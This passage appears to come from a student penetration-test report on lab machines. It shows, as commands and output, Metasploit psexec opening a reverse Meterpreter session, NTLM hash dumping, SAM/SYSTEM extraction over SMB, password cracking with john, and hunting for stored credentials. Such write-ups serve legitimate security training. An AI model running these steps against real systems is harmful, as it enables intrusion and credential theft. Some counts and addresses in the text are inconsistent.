
We placed the original essfunc.dll into a directory within the search path and re-ran true.exe. This time, the application started successfully, indicating it was able to locate and load the required DLL. It appears to be some form of vulnerable software.



Looking online, we can find out its a Vulnerable Server designed with a Stack-based buffer overflow, the best it can do is give us is RCE (not even as SYSTEM). Not sure if this was intentionally placed here. (https://github.com/stephenbradshaw/vulnserver/tree/master)

xiii- Searching for passwords





While enumerating the registry for the keyword "password", we discovered an entry under HKLM and HKCU\Software\Winternals\BGInfo that included what appears to be saved configuration data. Among this data, we found a potential credential: the username protect0 with the password Passw0rd!. Although we're not certain yet if these credentials will be useful.

```
antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~   antoineabfaycal@kali: ~
    Not Found

  [+] Unnattend Files()
    C:\Windows\Panther\Unattend.xml
<Password>                    <Value>cGFzc3dvcmQxMjM=</Value>                    <PlainText>false</PlainText>                <
/Password>

  [+] Looking for common SAM & SYSTEM backups()
    C:\Windows\repair\SAM
```

Using winPEAS for potential password storage locations, we found that the C:\Windows\Panther\Unattend.xml file contains a Base64 encoded password.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ echo cGFzc3dvcmQxMjM= | base64 -d
password123

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

We decoded the Base64 encoded value found in the Unattend.xml file using the base64 -d command. This revealed the plaintext password: password123.

Attacking Windows Box B

1- Cracking All The Passwords

i- Meterpreter's Hashdump

To gain initial access to Windows Box B (192.168.174.128), we used the psexec exploit in Metasploit leveraging the previously obtained domain credentials for jtribbiani.

```
msf6 exploit(windows/smb/psexec) > set rhost 192.168.174.128
rhost => 192.168.174.128
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.174.130:4444
[*] 192.168.174.128:445 - Connecting to the server ...
[*] 192.168.174.128:445 - Authenticating to 192.168.174.128:445|zeuscorp.local as user 'jtribbiani' ...
[*] 192.168.174.128:445 - Selecting PowerShell target
[*] 192.168.174.128:445 - Executing the payload ...
[+] 192.168.174.128:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (176198 bytes) to 192.168.174.128
[*] Meterpreter session 3 opened (192.168.174.130:4444 → 192.168.174.128:49774) at 2025-05-05 19:47:26 +0300

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
asmith:1000:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ealderson:1003:aad3b435b51404eeaad3b435b51404ee:9843da071a53f55b7a8b14996cb876b9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
neotrinity:1004:aad3b435b51404eeaad3b435b51404ee:80cc43865ff31e659c1742f57f88275b:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
meterpreter >
```

```
Command Prompt
C:\Users\user~MahdiAlhakim>
```

Upon successful execution of the exploit, a Meterpreter session was established on Windows Box B. With NT AUTHORITY\SYSTEM privileges on Windows Box B via Meterpreter, we executed hashdump to extract local password hashes, including the Administrator's hash.

ii- SAM & SYSTEM Dump

```
C:\Windows\Repair> dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Windows\Repair

01/03/2024  12:03 AM    <DIR>          .
01/03/2024  12:03 AM    <DIR>          ..
04/23/2025  07:47 AM            57,344 SAM
04/23/2025  07:47 AM        13,082,624 SYSTEM
               2 File(s)     13,139,968 bytes
               2 Dir(s)  23,403,139,072 bytes free

C:\Windows\Repair>
```

```
Command Prompt
C:\Users\user~MahdiAlhakim>
```

```
┌──(env)─(mahdialhakim㉿kali)-[~]
└─$ smbclient //192.168.174.128/ADMIN$ -U jtribbiani%Care1234 -W zeuscorp

Try "help" to get a list of possible commands.
smb: \> cd Temp
smb: \Temp\> mget SAM SYSTEM
Get file SAM?
Get file SYSTEM?
smb: \Temp\> exit
```

```
┌──(env)─(mahdialhakim㉿kali)-[/usr/share/creddump7]
└─$ python pwdump.py ~/SYSTEM ~/SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
user:1003:aad3b435b51404eeaad3b435b51404ee:91ef1073f6ae95f5ea6ace91c09a963a:::
admin:1004:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::

┌──(env)─(mahdialhakim㉿kali)-[/usr/share/creddump7]
└─$
```

For box B as well, we also dumped the SAM and SYSTEM registry hives from the C:\Windows\Repair directory and used pwdump.py to extract local password hashes. This gave us NTLM hashes for Windows accounts. These hashes can now be cracked offline using Hashcat to recover plaintext credentials and further escalate access or pivot within the network.

iii- Cracking the Hashes


```
┌──(mahdialhakim㉿kali)-[~]
└─$ cat > hash.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
asmith:1000:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ealderson:1003:aad3b435b51404eeaad3b435b51404ee:9843da071a53f55b7a8b14996cb876b9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
neotrinity:1004:aad3b435b51404eeaad3b435b51404ee:80cc43865ff31e659c1742f57f88275b:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63
^C

┌──(mahdialhakim㉿kali)-[~]
└─$ nano hash.txt

┌──(mahdialhakim㉿kali)-[~]
└─$ mv hash.txt hash2.txt

┌──(mahdialhakim㉿kali)-[~]
└─$ john --format=nt --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Remaining 6 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password1        (asmith)
sunshine1        (neotrinity)
love1234         (ealderson)
Passw0rd!        (Administrator)
4g 0:00:00:02 DONE (2025-05-05 19:51) 1.600g/s 5737Kp/s 5737Kc/s 11588KC/s      markinho..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(mahdialhakim㉿kali)-[~]
└─$
```

Passed the hashes to john, which was able to crack the NTLM hashes of three users. The cracked credentials revealed the passwords: password1, sunshine1, love1234, and


“Passw0rd!”. These credentials can potentially allow login as privileged users depending on their associated group memberships, offering further access or persistence options.

2- Privilege Escalation

All the privilege escalation techniques done in Windows Box A work for Windows Box B as well. However, there are some additional vulnerabilities and info found in Box B.



After enumerating the files in C:\xampp, an exposed index.php file allowed remote command execution. It was also found to be running as the NT AUTHORITY\SYSTEM user.



We got powershell access to NT authority\system user by using a base64-encoded reverse shell command from https://revshells.com

Additionally we found a passwords.txt file in C:\Xampp:

```
C:\xampp> type passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).

C:\xampp>
```

```
Command Prompt
Microsoft Windows [Version 10
(c) Microsoft Corporation. Al

C:\Users\user~MahdiAlhakim>
```


None of these services are found active and so they cannot be exploited without prior activation.

Now in the directory C:\GPP, we found a file C:\GPP\Groups\Groups.xml with the following content:

```
C:\Windows\system32> cd \GPP\Groups

C:\GPP\Groups> dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\GPP\Groups

04/15/2025  12:58 AM    <DIR>          .
04/15/2025  12:58 AM    <DIR>          ..
04/15/2025  12:58 AM                81 Groups.xml
               1 File(s)             81 bytes
               2 Dir(s)  23,523,627,008 bytes free

C:\GPP\Groups> type Groups.xml
<Groups><User name="svc-deploy" cpassword="gPPy4c1vF+7W1sZb4jU6Rw==" /></Groups>

C:\GPP\Groups>
```

```
Command Prompt
C:\Users\user~MahdiAlhakim>
```

A stored encoded cpassword is found for user with the name “svc-deploy”.




Decrypting the cpassword didn't work however using any gpp decryption tool. Here is an example of a failed attempt using the gpp-cpass-decyrpt module installed using pip.

Linux

First Goal: Acquiring Root Access

1- Machine Discovery

To begin, we conducted machine discovery to identify the target machine on the network. We used arp-scan.



Using arp-scan, we determined that the Epsilon machine's IP address was 192.168.67.129 for Antoine.

2- Port Scanning

With the IP address in hand, we initiated the scanning phase to identify open ports and running services on the target machine using Nmap.

```
abdullahitani@kali: ~ ×   abdullahitani@kali: ~ ×   abdullahitani@kali: ~ ×

┌──(abdullahitani㉿kali)-[~]
└─$ nmap -p- -sC -sV 192.168.3.131 --open
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 16:18 EDT
Nmap scan report for 192.168.3.131
Host is up (0.0013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Welcome to my humble website
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36091/tcp6  status
|   100024  1          36363/tcp   status
|   100024  1          39147/udp6  status
|_  100024  1          48950/udp   status
36363/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:52:03:A5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.72 seconds

┌──(abdullahitani㉿kali)-[~]
└─$
```

We began by running an Nmap scan using the command nmap -p- -sC -sV 192.168.3.131 to identify all open ports and gather detailed information about the services running on the target machine. The scan revealed several open ports, including port 22 running OpenSSH 6.7p1 on Debian, indicating a potentially outdated and vulnerable SSH service. Port 80 was also open and running Apache httpd 2.4.10, with the HTTP title indicating a custom webpage labeled "Welcome to my humble website."

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ nmap -p- 192.168.67.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 21:43 EEST
Nmap scan report for der000021257g.win2k.aub.edu.lb (192.168.67.129)
Host is up (0.0014s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
37324/tcp open  unknown
MAC Address: 00:0C:29:8C:55:87 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.23 seconds

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

We ran nmap -p- to check for any other open ports that we mightve missed and we found port 37324 to be open too.

```
┌──(antoineabfaycal㉿kali)-[~]
└─$ nmap -sCV -p37324 192.168.67.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 21:43 EEST
Nmap scan report for der000021257g.win2k.aub.edu.lb (192.168.67.129)
Host is up (0.00068s latency).

PORT      STATE SERVICE VERSION
37324/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:8C:55:87 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.23 seconds

┌──(antoineabfaycal㉿kali)-[~]
└─$
```

Port 36363 was linked to an RPC program, suggesting additional remote procedure services may be accessible. The host was identified as a Linux machine running in a VMware virtual environment.

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ sudo nmap --script vuln 192.168.174.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 15:12 EEST
Nmap scan report for 192.168.174.128
Host is up (0.0021s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/jquery/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/jquery/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/jquery/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/jquery/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=D%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=M%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=N%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.174.128:80/vendor/bootstrap/js/?C=N%3BO%3DA%27%20OR%20sqlspider
|_    http://192.168.174.128:80/vendor/bootstrap/js/?C=S%3BO%3DA%27%20OR%20sqlspider
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_http-csrf: Couldn't find any CSRF vulnerabilities.
111/tcp open  rpcbind
MAC Address: 00:0C:29:6E:AB:21 (VMware)
```


A vulnerability scan was conducted on the target (192.168.174.128) using nmap's built-in vulnerability scripts. The scan revealed that while the HTTP service was running and several paths exhibited signs of potential SQL injection, they appeared to be within static JavaScript and Bootstrap files, making them unlikely attack vectors. The scan also enumerated common directories such as /css/, /img/, /js/, /manual/, and /vendor/ under Apache 2.4.10 on Debian, but none appeared to contain immediately exploitable content or sensitive files.

